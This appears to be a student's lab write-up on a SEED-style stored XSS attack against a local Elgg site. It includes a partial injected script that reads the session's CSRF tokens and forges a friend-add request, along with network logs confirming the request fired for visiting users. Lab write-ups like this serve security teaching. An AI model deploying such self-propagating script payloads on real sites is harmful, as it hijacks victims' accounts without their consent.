
Then I logged into Alices profile, looked up Samy, clicked on his profile, and it automatically added Samy as a friend.

Well, the machine froze and I had to reboot. Gave it more RAM since it seems to max out its ram while I was running this.



```
<script type="text/javascript">
 window.onload = function () {
 var Ajax=null;

 // Set the timestamp and secret token parameters
 var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
 var token="&__elgg_token="+elgg.security.token.__elgg_token;

 // Construct the HTTP request to add Samy as a friend.
 var sendurl= "http://www.xsslabelgg.com/action/friends/add?-friend=59" +ts+token+ts+token;
```


I logged back into Samys account, made sure the code was all right. Then logged into Alices account and went to Samys profile and it didn't add Samy as a friend right away, but when I refreshed it automatically added Samy as a friend to Alice. The attack was successful.



atus	Method	Domain	File	Initiator	Type	Transferred	S	0 ms
)4	GET	www.xsslabelgg.com	require_config.js	script	js	cached	78	17 ms
)4	GET	www.xsslabelgg.com	require.js	script	js	cached	0	5 ms
)4	GET	www.xsslabelgg.com	elgg.js	script	js	cached	0	7 ms
)4	GET	www.xsslabelgg.com	56small.jpg	img	jpeg	cached	1.	40 ms
)4	GET	www.xsslabelgg.com	59large.jpg	img	jpeg	cached	4.	0 ms
00	GET	www.xsslabelgg.com	favicon-128.png	FaviconLoader.js...	png	cached	4.	0 ms
00	GET	www.xsslabelgg.com	favicon.svg	FaviconLoader.js...	svg	cached	6.	0 ms
)2	GET	www.xsslabelgg.com	add?friend=59&__elgg_ts=1679377254&__elgg_token=u\	samy:66 (xhr)	html	4.01 KB	16	73 ms
00	GET	www.xsslabelgg.com	sprintf.js	require.js:127 (scr...	js	cached	0	0 ms

28 requests | 68.31 KB / 12.08 KB transferred | Finish: 919 ms | DOMContentLoaded: 346 ms | load: 360 ms


Just to be sure, I removed Samy as a friend.



atus	Method	Domain	File	Initiator	Type	Transferred	S	0 ms
00	GET	www.xsslabelgg.com	topbar.js	require.js:127 (scr…	js	cached	17	0 ms
00	GET	www.xsslabelgg.com	form.js	require.js:127 (scr…	js	cached	0.	0 ms
00	GET	www.xsslabelgg.com	reportedcontent.js	require.js:127 (scr…	js	cached	0	0 ms
00	GET	www.xsslabelgg.com	samy	samy:66 (xhr)	html	4.06 KB	16	108 ms
00	GET	www.xsslabelgg.com	Plugin.js	require.js:127 (scr…	js	cached	14	0 ms
00	GET	www.xsslabelgg.com	jquery.colorbox.js	require.js:127 (scr…	js	cached	0	0 ms
00	GET	www.xsslabelgg.com	Ajax.js	require.js:127 (scr…	js	cached	0	0 ms
00	GET	www.xsslabelgg.com	spinner.js	require.js:127 (scr…	js	cached	75	0 ms
00	GET	www.xsslabelgg.com	remove?friend=59&__elgg_ts=1679377254&__elgg_toker	jquery.js:2 (xhr)	json	777 B	39	

29 requests | 68.70 KB / 12.84 KB transferred | Finish: 1.42 min | DOMContentLoaded: 346 ms | load: 360 ms


Then I reloaded Samys profile, and it automatically added Samy as a friend.



Status	Method	Domain	File	Initiator	Type	Transferred	S	0 ms
304	GET	www.xsslabelgg.com	59large.jpg	img	jpeg	cached	4.	3 ms
302	GET	www.xsslabelgg.com	add?friend=59&__elgg_ts=1679377389&__elgg_token=Hl	samy:66 (xhr)	html	4.01 KB	16	52 ms
200	GET	www.xsslabelgg.com	sprintf.js	require.js:127 (scr…	js	cached	0	0 ms
200	GET	www.xsslabelgg.com	en.js	require.js:127 (scr…	js	cached	0	0 ms
200	GET	www.xsslabelgg.com	weakmap-polyfill.js	require.js:127 (scr…	js	cached	0	0 ms
200	GET	www.xsslabelgg.com	formdata-polyfill.js	require.js:127 (scr…	js	cached	0	0 ms
200	GET	www.xsslabelgg.com	widgets.js	require.js:127 (scr…	js	cached	0	0 ms
200	GET	www.xsslabelgg.com	init.js	require.js:127 (scr…	js	cached	37	0 ms
200	GET	www.xsslabelgg.com	ready.js	require.js:127 (scr…	js	cached	12	0 ms

28 requests | 68.31 KB / 12.08 KB transferred | Finish: 812 ms | DOMContentLoaded: 301 ms | load: 357 ms


Logged into Charlies profile and visited Samys profile. It automatically added Samy as a friend.



tatus	Method	Domain	File	Initiator	Type	Transferred	S	0 ms
304	GET	www.xsslabelgg.com	59large.jpg	img	jpeg	cached	4.	4 ms
200	GET	www.xsslabelgg.com	favicon-128.png	FaviconLoader.js…	png	cached	4.	0 ms
200	GET	www.xsslabelgg.com	favicon.svg	FaviconLoader.js…	svg	cached	6.	0 ms
302	GET	www.xsslabelgg.com	add?friend=59&__elgg_ts=1679377503&__elgg_token=3z	samy:66 (xhr)	html	4 KB	1€	54 ms
200	GET	www.xsslabelgg.com	sprintf.js	require.js:127 (scr…	js	cached	0	0 ms
200	GET	www.xsslabelgg.com	en.js	require.js:127 (scr…	js	cached	0	0 ms
200	GET	www.xsslabelgg.com	weakmap-polyfill.js	require.js:127 (scr…	js	cached	0	0 ms
200	GET	www.xsslabelgg.com	formdata-polyfill.js	require.js:127 (scr…	js	cached	0	0 ms
200	GET	www.xsslabelgg.com	widgets.js	require.js:127 (scr…	js	cached	0	0 ms

28 requests | 68.50 KB / 12.06 KB transferred | Finish: 962 ms | DOMContentLoaded: 470 ms | load: 492 ms

We can verify that the code we used in Samys "about me" automatically adds friends because when we go to Samys profile while logged into Samy it automatically tries to add Samy as a friend.



Status	Method	Domain	File	Initiator	Type	Transferred	S	0 ms
304	GET	www.xsslabelgg.com	jquery-ui.js	script	js	cached	0	5 ms
304	GET	www.xsslabelgg.com	require_config.js	script	js	cached	78	0 ms
304	GET	www.xsslabelgg.com	require.js	script	js	cached	0	17 ms
304	GET	www.xsslabelgg.com	elgg.js	script	js	cached	0	15 ms
302	GET	www.xsslabelgg.com	add?friend=59&__elgg_ts=1679378738&__elgg_token=US	samy:66 (xhr)	html	4.06 KB	16	61 ms
200	GET	www.xsslabelgg.com	sprintf.js	require.js:127 (scr…	js	cached	0	0 ms
200	GET	www.xsslabelgg.com	en.js	require.js:127 (scr…	js	cached	0	0 ms

Task 4.1

My strategy to automatically add Samy as a friend was to get the information to add Samy as a friend. This looked like
"http://www.xsslabelgg.com/action/friends/add?friend=59&__elgg_ts=1679375683&__elgg_token=2_GezlJzUgD15Xw3iSY_iw&__elgg_ts=1679375683&__elgg_token=2_GezlJzUgD15Xw3iSY_iw

"

